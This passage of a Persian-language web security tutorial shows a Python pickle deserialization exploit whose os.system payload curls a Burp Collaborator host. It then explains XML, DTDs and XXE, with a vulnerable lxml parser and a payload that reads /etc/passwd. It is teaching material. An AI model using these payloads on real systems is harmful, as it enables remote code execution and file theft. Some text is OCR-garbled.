
شاید سوالی که برآتون پیش میاد اینه که این اکسلپولیوت چطوری کار میکنه؟ میبینید که اول سه کتابخونه `os`, `base64`, `pickle` را که این کلاس نوشته شده است، در `__reduce__` داره که متوجه `tuple` با مقادیر `(os.system, ("echo 'Hello friend .", ))` میگردد. برگردانده میشه. در نهایت هم او مده و یک `Instance` از `os.system` و `EvilPickle` را `Serialize` کرده و `Base64` تبدیل کرده است. میگردد `print` `__reduce__` زمانی فراخوانده میشه که داده `Pickle` شده کلاس مد نظر ما، `Deserialize` شده. چون داده ما به تابع `pickle.loads` در `Back-End` داده میشه قطعاً `os.system` میشه و موجب میشه که مقدار تابع `os.system` ("echo 'Hello friend .") به داده بشه. اینطوری دستور `echo 'Hello friend .` در سرور اجرا میشه. یعنی اینکه ما میتوانیم دستورات سیستمی اجرا کنیم. خروجی اکسلپولیوت بالا به شکل زیر هست:



میبینید که یک مقدار بایت که `Base64` هست به ما برگردانده شد. حالا ما این مقدار رو به صفحه اسیب پذیر وب اپلیکیشنمون در پارامتر `data` میدیم:



میبینید که `Hello friend` رو صفحه چاپ شد و این یعنی ما توانستیم دستورات سیستمی رو اجرا کنیم. حالا بباید و دستور `curl` بزنیم به یک `URL`، این `URL` رو از `Burp Collaborator` میگیریم. یک `Collaborator` اجرا میکنم و یک `URL` میگیرم:



حالا اکسپلوبیتم رو به شکل زیر اجرا میکنم :

```
import os
import base64
import pickle

class EvilPickle:
    def __reduce__(self):
        return (os.system, ("curl https://x1zz5oay7k3sjxg55pkrgo1psvjj97y.oastify.com", ))
print(base64.b64encode(pickle.dumps(EvilPickle())))

# Result:
gASVUQAAAAAAACMAM501IwGc31zdGVt1JOUjD1jdXJsIGh0dHBzOi8veDF6ejVvYXk3azNzanhnNTVwa3J3Z28xchN2amo5N3kub2FzdGlmeS
5jb22UhZRSIC4=
```

حال باید این مقدار رو به وب اپلیکیشن بدهیم تا ببینم ایا curl میزنه یا خیر؟ درخواست ها رو میتوانیم توی تب Collaborator در Burp Suite ببینیم :

#	Time	Type	Payload	Source IP address
1	2024-May-21 02:27:51.549 UTC	DNS	x1zz5oay7k3sjxg55pkrgo1psvjj97y	131
2	2024-May-21 02:27:51.550 UTC	DNS	x1zz5oay7k3sjxg55pkrgo1psvjj97y	3
3	2024-May-21 02:27:53.892 UTC	HTTP	x1zz5oay7k3sjxg55pkrgo1psvjj97y	50

میبینید که درخواست ها ارسال شدند. جالب بود. دیدید که توی پایتون Insecure Deserialization به ما RCE میده و این بسیار اهمیت دارد. اینو هم بگم که توی NodeJS هم چنین هست و ما میتوانیم از طریق Insecure Deserialization به RCE برسیم.

سوالی که در نهایت باید بهش پاسخ بدم که چطوری Insecure Deserialization را رفع کنیم؟ پاسخ اینه که ما هیچ وقت نباید داده شده کاربر را که کاربر امکان دخل و تصرف کردن در محتواش داره را از بگیریم و بدون Validation اون رو به توابع Deserialize بدهیم. این تنها راه جلوگیری از Insecure Deserialization هست.

خب، بریم سروقت مفهوم و اسیب پذیری بعدی که یکی از جالبترین اسیب پذیری ها محسوب میشے. میخوایم درمورد XML یا همون External Entity Injection صحبت کنیم. برای یادگیری این موضوع باید اول بدونیم که XML چیه و چه جاهایی استفاده میشے.

XML چیست؟ XML مخفف eXtensible Markup Language یک ابزار مستقل از نرم افزار و سخت افزار جهت انتقال و ذخیره اطلاعات هست. همونطور که از اسمش پیداست مثل HTML یک زبان Markup محسوب میشود. شاید یه کم فهمش سخت باشه ولی حقیقت امر اینه که XML هیچ کاری نمیکنه . مثال زیر رو بینید که یک نمونه از اطلاعات XML شدست :

```
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
```

یکی از ویژگی های XML اینه که Self-descriptive هست، یعنی اینکه خودش خودش رو توصیف میکنه، مثال بالا کاملاً مشخص هست که چی به چیه، یک تگ داریم به نام `<note>` که این تگ حاوی چندین تگ دیگست، تگ `<to>` مشخصه که دریافت کننده `<note>` را مشخص میکنه، `<from>` ارسال کننده `<note>` رو مشخص میکنه، `<heading>` سر تیتر `<note>` هست و `<body>` بدن `<note>` را تشکیل میده. میبینید که خودش داره خودش رو توصیف میکنه. باز هم میگم که XML هیچ کاری نمیکنه و فقط داده ها رو Wrapped میکنه توى تعدادی Tag . حال یک نفر میاد و این داده XML را Parse میکنه و اون رو توی یک نرم افزار به هر شکلی که دوست داشته باشه نشون میده.

تفاوت XML با HTML در چیست؟ با اینکه هر دوی اینها Markup Language محسوب میشن ولی تفاوت هایی دارند. میتونیم این تفاوت هارو توی سه مورد بیان کنیم :

- XML برای انتقال و ذخیره داده طراحی شده، پس به همین خاطر تمزکزش روی چیستی دادههاست.
- HTML برای نشون داده دادهها طراحی شده، پس به همین خاطر تمزکزش روی چگونگی دیده شدن دادههاست.
- تگهای XML به صورت پیش فرض تعریف نشده اند و هر چیزی میتوانه یک تگ محسوب بشه ولی تگ های HTML به صورت Predefined هستند و هر کدام هم ویژگی های خاص خودش رو داره.

چرا میگیم که تگ های XML به صورت Predefined نیستند؟ زیان XML هیچ تگ از پیش تعریف شده ای ندارد. تگ های این مثال بالا یعنی `<note>, <to>, <from>, <heading>, <body>` توسط نویسنده سند بالا تعریف شده اند و به صورت پیش فرض XML هیچ تگی به این نامها ندارد. برخلاف HTML که تگ های مختلفی مثل ... `<p>`, `<h1>` ... رو با ویژگی های خاص خودشون داره ما چنین چیزی رو توی XML نداریم. کسی که میخواهد از XML جهت انتقال و ذخیره اطلاعات استفاده کنه باید خودش بر حسب نیازش تگ هایی رو تعریف نماید.

اما چطوری از XML میشه استفاده کرد؟ XML رو توی خیلی از جاهای مختلف از توسعه وب اپلیکیشن خواهد دید. علت استفاده گسترده از XML اینه که، این زبان نشانه گذاری دادهها رو از استفاده از اونها جدا میکنه، دقت کنید که اصلاً مهم نیست که قرار دادههای XML چگونه نمایش داده بشه و این کار توسط توسعه دهنده تعیین میشه، XML همیشه و همه جا دادهها رو به یک شکل ذخیره، انتقال و به اشتراک میزاره، فارغ از طریقه نشان دادنشون . فرض کنید یک برنامه نویس وب میاد و دادههای XML رو توی وب اپلیکیشن خودش توی تگ های HTML و ترکیشون با CSS نشون میده و این درحالیست که برنامه نویس موبایل اپلیکیشن میاد و همین داده XML رو به شکلی که خودش میاد در موبایل اپلیکیشن به نمایش در میاره . داده XML تغییری نکرده و فقط Presentation این داده متفاوت هست. مثال زیر رو بینید :

بریم یه چندتا مثال از XML تعریف کنیم. فرض کنید که یک سایت اشتراک گذاری خبری دارید. توی این سایت از سایتهای مختلف میرید و خبر جمع اوری میکنید و اونها در HTML سایت خودتون به نمایش در میارید. برای اینکار Crawler نوشته شده است و Crawler مابین صد ها تگ مختلف توی صفحه دهها سایت خبری که هر کدام هم متفاوت با دیگریست و باید قواعد خاص خودشون رو داشته باشد، سعی میکنه قسمت های مختلف خبر ها رو استخراج کرده و اونها رو به شکلی که لازمه توی پایگاه داده ذخیره کنه. هر وقت یک سایت خبری جدید رو میخواهد اضافه کنید باید یک Cralwer مخصوص اون سایت بنویسید چرا که ساختار اون سایت قاعده ای با سایت های خبری دیگه ای دارید از شون اخبار رو جمع اوری میکنید متفاوت هست. این اتفاق همینطوری ادامه پیدا میکنه و ممکن هم هست در ادامه یک سایت دست به تغییر DOM

قسمت اخبار خودش بزنه و Cralwer اون سایت خبری به مشکل بخوره و شما باید زمان زیادی رو صرف نگهداری و توسعه Cralwer های هر سایت بکنید. اینجاست که یهو XML سرو کلش پیدا میشه. همه سایت های خبری یک قسمتی رو توی خودشون ایجاد میکنن تا خبر های جدید رو در یک قالب مشخص توسط XML در اختیار کاربران قرار بند. فرض کنید که همه سایت ها خودشون رو توی یک استاندارد خاص تعریف میکند و مثلاً میگن که، تیتر خبر باید توی یک تگ به نام `<title>` قرار بگیره یا بدنخ خبر باید شامل قسمت های مختلف از خبر باشه و هر کدام هم در یک تگ تعریف کننده اون قسمت قرار داشته باشه. اینطوری شما فقط نیاز مند یک Cralwer هستید که بتوانید از تگ ها رو بشناسه و دادهها رو استخراج کنه. نمونه کد زیر یک نمونه XML خبری میتوانه باشه :


```

<?xml version="1.0" encoding="UTF-8"?>
<nitf>
  <head>
    <title>Colombia Earthquake</title>
  </head>
  <body>
    <headline>
      <h1>143 Dead in Colombia Earthquake</h1>
    </headline>
    <byline>
      <bytag>By Jared Kotler, Associated Press Writer</bytag>
    </byline>
    <dateline>
      <location>Bogota, Colombia</location>
      <date>Monday January 25 1999 7:28 ET</date>
    </dateline>
  </body>
</nitf>

```

همه نرم افزار ها و سخت افزار با هر زبون برنامه نویسی توانایی درک ساختار بالا را داره و نیازی نیست که چیز خاصی رو پردازش کنند . کافیه که مثلا بگید، تگه <nitf> نشون دهنده یک خبر هست و <head> نشون دهنده سرتیتر خبر می باشد . همه چیز راحت تر میشه چرا که به صورت استاندارد توی قواعدی تعریف میشوند .

XML Tree چیه ؟ اگه یادتون باشه درمورد DOM که یک درخت شامل تگ ها و خصیصه های HTML بود صحبت کردیم . XML هم به ماننده هر زبان Markup دیگه دارای یک درخت هست که تگ ها و مقادیر نوشون رو از Root به بعد نشون میده . تصویر زیر نشون دهنده یک XML Tree هست :



تصویر بالا نشون دهنده سند XML‌ی زیر هست :

```

<?xml version="1.0" encoding="UTF-8"?>
<bookstore>
  <book category="cooking">
    <title lang="en">Everyday Italian</title>
    <author>Giada De Laurentiis</author>
    <year>2005</year>
    <price>30.00</price>
  </book>
  <book category="children">
    <title lang="en">Harry Potter</title>
    <author>J K. Rowling</author>
    <year>2005</year>
    <price>29.99</price>
  </book>
  <book category="web">
    <title lang="en">Learning XML</title>
    <author>Erik T. Ray</author>
    <year>2003</year>
    <price>39.95</price>
  </book>
</bookstore>

```

## سینتکس XML چگونه است؟

- در XML هر تگ باید یک تگ بسته شدن داشته باشد . توی HTML هممون میدونیم که برخی از تگ های نیازی به بسته شدن ندارند ولی در XML اینطوری نیست و هر تگی که تعریف میکنید با پس از قرار داده داده ها داخل اون رو بیندید :

```
<par>This is a paragraph.</par>
<message>This is correct</message>
```

- هر سند XML ی باید یک المنت root را داشته باشد . یک المنتی که همه المنت های دیگه توی اون قرار میگیره . مثلا در مثال زیر تگ `<root>...</root>` المنت root سند XML است :

```
<root>
  <child>
    <subchild>.....</subchild>
  </child>
</root>
```

یا در مثال زیر، `<note>` المنت root محسوب میشے :

```
<?xml version="1.0" encoding="UTF-8"?>
<note>
  <to>Tove</to>
  <from>Jani</from>
  <heading>Reminder</heading>
  <body>Don't forget me this weekend!</body>
</note>
```

- خط زیر XML Prolog نامید میشے و وجود یا عدم وجود اختیاری است . اگه بخوايد اون رو قرار بده باید در اولین خط از سند XML بنویسید :

```
<?xml version="1.0" encoding="UTF-8"?>
```

این خط ورژن و اینکدینگ سند XML شما رو مشخص میکنه .

- تگ های XML بـه حروف بزرگ و کوچک حساسند . دقت کنید کـه حروف بزرگ و کوچک در اسناد XML متفاوت هستند و اگه یک تگ به شکل `<message>` نـاگذاری شـده است، تـگ بـستـه رـا نـیـز بـایـد باـ هـمـین حـرـوف بـنوـیـسـید .

```
<message>This is correct</message>
```

- مقادیر Attribute هـا بـایـد هـمـیـشـه توـی "" قـرار بـگـیرـنـد . تـگـ هـای XML هـمـ بـه مـانـنـد تـگـ هـای HTML مـیـتوـنـنـ دـاشـتـه باـشـند و در XML هـمـیـشـه بـایـد مقـادـیر Attribute هـا رـو توـی "" قـرار دـهـیـم :

```
<note date="12/11/2007">
  <to>Tove</to>
  <from>Jani</from>
</note>
```

- برخی از کاراکتر هـا در XML معـنـی مـتـقـاوـتـی دـارـنـد . اـگـهـ شـماـ یـکـ کـارـاـکـتـرـ مـثـلـ <ـ رو توـی یـکـ المـنـتـ XMLـیـ قـرار بـدـید قـطـعاـ درـیـافت خـواـهـید کـردـ چـراـ کـه Parseـ اـینـ کـارـاـکـتـرـ روـ بـه عنـوانـ یـکـ المـنـتـ جـدـیدـ درـ نـظـرـ خـواـهـدـ گـرفـتـ . پـسـ مـثـالـ زـیرـ خـطاـ خـواـهـدـ دـادـ :

```
<message>salary < 1000</message>
```

- اـگـهـ بـه وـقـتـیـ خـواـستـید اـنـ کـارـاـکـتـرـ هـاـ استـفـادـهـ کـنـیدـ بـهـ جـایـ اـونـهاـ اـز Entity Referenceـ هـاـ اـسـتـفـادـهـ کـنـیدـ . هـمـونـ چـیـزـ هـایـیـ کـه توـی HTMLـ هـمـ دـاشـتـیـمـ .

<code>&amp;lt;</code>	<code>&lt;</code>
<code>&amp;gt;</code>	<code>&gt;</code>
<code>&amp;amp;</code>	<code>&amp;</code>
<code>&amp;apos;</code>	<code>'</code>
<code>&amp;quot;</code>	<code>"</code>

دقت کنید کـهـ تـنـهـ <ـ وـ &ـ باـعـثـ خـطاـ مـیـشـنـ ولـیـ بـهـترـ هـسـتـ کـهـ کـارـاـکـتـرـ هـایـ بالـاـ روـ هـمـگـیـ بـهـ شـکـلـ Entity Referenceـ اـسـتـفـادـهـ کـنـیدـ .

دیگه چیز خیلی مهمی توش نیست . میتوانید خودتون بردی به ادرس زیر و مابقی رو بخونید . همین چیز هایی که بالا گفتم خودش به عنوان سینتکس XML برای ادامه کارمون کافیه .

[https://www.w3schools.com/xml/xml\\_syntax.asp](https://www.w3schools.com/xml/xml_syntax.asp)

XML چیه ؟ سند XML با فرمات درست رو Well Formed میگویند و یک سند XML شده توسط DTD را Validated مینامند . DTD مخفف Document Type Definition هست و ساختار و Attribute و Element های مجاز یک فایل XML را تعریف میکنه . یعنی یک فایلی هست که میاد قوانینی که فایل های XML باید داشته باشند رو تعریف میکنه . یک فایل XML را Well Formed Valid تعریف میکنه رو رعایت کرده باشه . به مثال زیر نگاه کنید :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "Note.dtd">
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
```

خط اول Prolog هست و خط دوم فایل DTD این سند XML را تعریف میکنه . یک فایل به نام Note.dtd که شامل قوانینی هست که این سند XML را باید داشته باشه . میتوانه محتوایی به شکل زیر داشته باشه :

```
<!DOCTYPE note
[
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
```

میبینید که گفته یک المنشت به نام note خواهیم داشت که حاوی المنتهای to, from, heading, body خواهد بود که نوع این المنت ها همگی #PCDATA می باشد . علاوه بر اینکه میتوانیم فایل های DTD رو جداگانه هم به سند XML بیمون ارجاع بدیم، میتوانیم محتوای DTD رو توی خود فایل XML هم تعریف کنیم . به مثال زیر نگاه کنید :

```
<?xml version="1.0"?>
<!DOCTYPE note [
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend</body>
</note>
```

قوانین DTD در خود فایل XML در خط DOCTYPE تعریف شده اند .

XML Building Blocks چی هست ؟ از نقطه نظر DTD یک سند XML از پنج Building Block تشکیل میشه که عبارت اند از : • Element های اصلی Building Block ها هستند . المنت ها میتوانن حاوی Text یا المنت های دیگه یا هم خالی باشند . میتوانیم با هر اسمی که خواستیم اونها رو تعریف کنیم ولی به یاد داشته باشیم که باید شامل یک تگ باز مثل <el> و یک تگ بسته مثل </el> باشند و محتوا مابین این دو تگ قرار بگیرد :

```
<el>some text</el>
<body><message>some text</message></body>
<el2></el2>
```

توی یک فایل DTD یا خط DTD، برای اینکه یک المنت را مشخص کنیم باید از سینتکس زیر پیروی نماییم :

```
<!DOCTYPE note [
<!ELEMENT element-name category>
<!ELEMENT element-name (element-content)>
<!ELEMENT element-name EMPTY>
<!ELEMENT element-name (#PCDATA)>
<!ELEMENT element-name ANY>
<!ELEMENT element-name (child1)>
]>
...
```

- میبینید که element-name را باید در یک خط !ELEMENT قرار دهیم و نوع داده اون المنت رو هم ذکر کنیم .
- Attribute ها: خصیصه ها یا Attribute ها مربوط به المنت های مشوند و اطلاعات بیشتری رو درمورد یک المنش به ما میدهد . همیشه خصیصه ها رو توی تگ باز قرار خواهیم داد و سینتکسی به شکل "attrname="value" رو برای تعریف اونها باید رعایت کنیم .

```
<el attr="value">some text</el>
```

حال توی یک فایل DTD چطوری Attribute های یک المنش رو ذکر کنیم ؟ کافیست که در یک خط !ATTLIST اونها رو به شکل زیر نام ببریم :

```
<!DOCTYPE note [
...
<!ATTLIST element-name attribute-name attribute-type #REQUIRED>
<!ATTLIST person number CDATA #REQUIRED>
<!ATTLIST element-name attribute-name attribute-type #IMPLIED>
<!ATTLIST element-name attribute-name attribute-type #FIXED "value">
...
]>
...
```

- میبینید که میتوانیم الزامی بودن، ضمنی بودن یا ثابت بودن یا گفتیم که Attribute رو هم توی یک المنش تعیین کنیم .
- Entity ها: چند صفحه پیش گفته که Entity ها به جای کاراکتر های خاص استفاده میشوند . مثلاً به جای < باید بنویسیم &lt; و به جای & باید بنویسیم &amp; ... علاوه بر اینها خودمون هم میتوانیم بیایم و Entity های مشخصی رو تعریف کنیم . مثلاً بگیم که هر جا نوشته شده بود &copy; به جاش بنویس Copyright LaLaLa یا ... برای تعریف Entity های خودمون باید از DTD فایل یا XML استفاده کنیم و توی یک خط !ENTITY تعیین کنیم . مثلاً به شکل زیر :

```
<!DOCTYPE note [
<!ENTITY entity-name "entity-value">
<!ENTITY writer "Donald Duck.">
<!ENTITY copyright "Copyright W3Schools.">
]>
```

XML usage example:  
<author>&writer;&copyright;</author>

به طور کلی به تعریف Entity ها به شکل بالا Internal Entity Declaration میگن و علاوه بر این ما میتوانیم External Entity Declaration هم داشته باشیم که علت بوجود امدن حفره امنیتی XXE هست . تفاوت External Entity Declaration ها اینه که مقادیر اونها به جای اینکه در نامی که برای انتخاب کردیم قرار بگیره، ابتدا پردازش میشه، یک درخواست HTTP بهش زده میشه و سپس پاسخ درخواست HTTP در اون Entity قرار خواهد گرفت . طریقه تعریف External Entity ها به شکل زیر است :

```
<!DOCTYPE note [
<!ENTITY entity-name SYSTEM "VALUE">
<!ENTITY entity-name SYSTEM "http://www.google.com">
<!ENTITY entity-name SYSTEM "file:///etc/passwd">
]>
```


XML usage example:  
<author>&entity-name;</author>

PCDATA •  
CDATA •

XML کجاها استفاده میشے؟ فرمت XML یک فرمت همه کاره هست و خیلی از جاها قابل استفاده، در ادامه میخوایم به برخی موارد استفاده از XML بپردازیم.

- XML: Web Development کردنش قرار داده شده در توسعه دادن وب اپلیکیشن ها زیاد استفاده میشے. چرا که انتقال داده های XML ما بین سیستم های مختلف بسیار راحت هست. همچنین XML به عنوان Data Structure استاندارد در وب سرویس هایی مثل SOAP، REST و ... پشتیبانی میشے و بدین شکل در Web API Development استفاده زیادی دارد.
- XML: Data Storage and Transfer داده داده های نوع XML را پشتیبانی میکند و اجازه میدهد که کوئری های XML را زده بشه.
- Configuration files: خیلی از فریمورک ها و اپلیکیشن ها از فرمت XML برای تعریف کردن فایل های پیکربندی خود استفاده میکند. مثلا فریمورک Spring در Java و ASP.NET مایکروسافت و ...
- Document Formatting Document: نرم افزار های مثل Microsoft Office و پسوندهایی چون DOCX، XLSX و همچنین Open Document هایی مثل ODT، ODS بر اساس XML هستند.
- SVG (Scalable Vector Graphics): حتما با فایل های SVG اشنایی دارید، تصاویری که در صفحات وب گاهی اوقات مشاهده میکنید به این فرمت هستند، بهشون تصاویر برداری هم میگن و در ساختن این تصاویر از XML استفاده میشود.
- PDF File Generators: توی برخی مواقع در PDF File Generator PDF ها هم میتوانیم XML رو پیدا کنیم اما، کشف این مورد سخت و اکسپلوبیشن سخت تر خواهد بود ولی همین که بدونیم کافیه.
- ...
- اینها تقریبا جاهایی هست که میتوانید داده های XML رو نوشون پیدا کنید. برای ما استفاده از XML در Web Development اهمیت دارد و همین که بدونیم از XML در Web API Service هایی مثل SOAP و REST استفاده میشے کافیه.

حفره امنیتی XXE چیست؟ بعضی از انتقال داده های XML برای انتقال داده ما بین بروزرهای سرور استفاده میکنند. اپلیکیشن هایی که این کار رو انجام میدند همیشه از کتابخونه ای Platform API هایی جهت پردازش داده XML دریافتی استفاده میکنند. حفره امنیتی XXE یا XML External Entities انتقام می افته چرا که XML دارای خصیصه ها و امکاناتی هست که میتوانه به صورت بالقوه خطرناک باشه و کتابخونه پردازشگر XML استفاده شده توسط اپلیکیشن، با اینکه از این امکانات استفاده ای نمیکنه ولی پشتیبانی می کنه و در صورت وجود اونها رو پردازش خواهد کرد. XML External Entities نوعی از XML Entity های Custom هستند که میتوانن مقادیری رو خارج از DTD لود کنند. External Entity ها از دید امنیتی مهم به شما میان چرا که میتوانن موجب لود و بارگذاری شدن محتوای یک فایل یا URL شوند. پس کل موضوع XXE بر سر External Entity های XML هست.



توی تصویر بالا میبینید که مهاجم او مده و یک درخواستی حاوی داده هایی به فرمت XML رو به سمت وب سرور ارسال کرده. در این داده ارسالی یک External Entity به نام xxe با مقدار file:///etc/passwd رو فرستاده است. ها پردازش میشون و اگه کتاب خونه پردازش کننده وب اپلیکیشن تارگت ما، زمانیکه میخواهد XML ورودی رو پردازش کنه، External Entity ها داخلش رو

هم پردازش کنه و مقادیر درخواستی رو توی اون Entity **xxe** یعنی قرار بده و ما بتونیم اون مقدار رو از طریق **&xxe;** بخونیم، میتونیم بگیم که **XXE** وجود داره . پس علت بوجود او مدن **XXE**، پردازش شدن External Entity های XML ورودی و نشون دادن مقدار پس از پردازش اون Entity هست . این اسیب پذیری میتوانه در هر زبانی، هر اپلیکیشنی وجود داشته باشه و از این لحاظ Cross-Platform 😊 محسوب میشه .

نقسیم بندی انواع اسیب پذیری **XXE** چگونه است؟ به طور کلی **XXE** رو به دو نوع تقسیم بندی میکن که ما فقط یک نوع اون رو بررسی خواهیم کرد . این دو نوع عبارت اند از :

- In-Band XXE
- Out-of-Band XXE

نوع مد نظر ما که قرار هست بهش بپردازیم نوع **In-Band XXE** خواهد بود .

های اسیب پذیری **XXE** چیا هستند؟ ما از اکسلویت کردن این اسیب پذیری میتوانیم Impact های مختلفی رو در شرایط مختلف بدست بیاریم که عبارت اند از :

- Retrieve Files
- Perform SSRF Attacks
- Exfiltrate Data Out-of-Band (OOB)
- Retrieve Data via Error Messages
- RCE (gopher, ...)
- ...
- 

در پایتون: توی پایتون ما یک کتابخونه ای داریم تحت عنوان **lxml** که میتوانیم ازش برای پردازش و خوندن و تغییر دادههای XML استفاده کنیم . کد زیر یک نمونه استفاده از **lxml** هست :

```
from lxml import etree
import sys

# Reading xml file content
xml_file = sys.argv[1]
with open(xml_file, "r") as f_:
    xml = f_.read().strip()

# Create a parser
parser = etree.XMLParser()
# Parse xml file content
doc = etree.fromstring(xml.encode(), parser)
# convert parsed xml to string
parsed_xml = etree.tostring(doc).decode("utf-8")
# print string parsed xml
print(parsed_xml)
```

در خط اول اومدیم و ماثول **xml** رو از **etree** به کدمون **import** کردیم . بعد هم کتابخونه **sys** رو **import** کردیم . قسمت بعدی میبینید که یک فایل رو از **sys.argv[1]** گرفتیم و محتوای اون رو خوندیم . سپس یک **parser** از طریق **etree.XMLParser()** ساختیم . محتوای فایل XML رو از طریق **parser** پردازش کردیم . قسمت بعدی اومدیم و محتوای **Parse** شده رو به **String** تبدیل کردیم و در نهایت هم **print** کردیم . من یک فایل به نام **poc.xml** داریم که محتوای زیر رو داره :

```
<!-- POC.xml -->
<!DOCTYPE XML [
  <!ENTITY entity "Hello friend ." >
]>
<root>
  <el>&entity;.</el>
</root>
```

میبینید که یک **Entity** به نام **entity** رو ساختیم و مقدار **Hello friend** رو درونش قرار دادیم . این **Entity** رو در المتن **<el>** به نمایش در اوردیم . وقتی این فایل رو به کد پایتونمون بدمیم، خروجی به شکل زیر خواهیم داشت :

```
C:\Users\█████\Projects>python xxe.py poc.xml
<root>
  <el>Hello friend .</el>
</root>
```

میبینید که عبارت Hello friend پس از پردازش داده XML‌ی در المنت <el></el> قرار گرفته است. حال میخوایم به جای این Entity یک External Entity را تعریف کنیم. به شکل زیر عمل میکنیم:

```
<!DOCTYPE XML [
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<root>
  <el>&xxe;</el>
</root>
```

اما به صورت عادی XML قرار نیست External Entity ها را پردازش کنه. در صورتی این کار را انجام میده که Parser تعریف شده، داشته باشه. یعنی به شکل زیر resolve\_entities=True:

```
from lxml import etree
import sys

# Reading xml file content
xml_file = sys.argv[1]
with open(xml_file, "r") as f_:
    xml = f_.read().strip()

# Create a parser
parser = etree.XMLParser(resolve_entities=True)
# Parse xml file content
doc = etree.fromstring(xml.encode(), parser)
# convert parsed xml to string
parsed_xml = etree.tostring(doc).decode("utf-8")
# print string parsed xml
print(parsed_xml)
```

اما فکر کنم که نسخه های قدیمی تر XML به صورت پیش فرض External Entity ها رو Resolve میکرده. حالا من فایل XML را به کد بالا میدم و ببینید چه انفاقی می افته؟

```
(.venv) username@ubuntu:~/Projects/xxe_python$ python xxe.py poc.xml
<root>
  <el>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

میبینید که فایل /etc/passwd خونده شد و روی صفحه به ما نشون داده شد.

حالا بریم سر وقت یک مثال PHP؛ کد زیر یک درخواست رو از ما میگیره و سپس XML توی درخواست ما رو پردازش میکنه و یک خروجی به ما نشون میده:

```

<?php
$xmlfile = file_get_contents("php://input");
$dom = new DOMDocument();
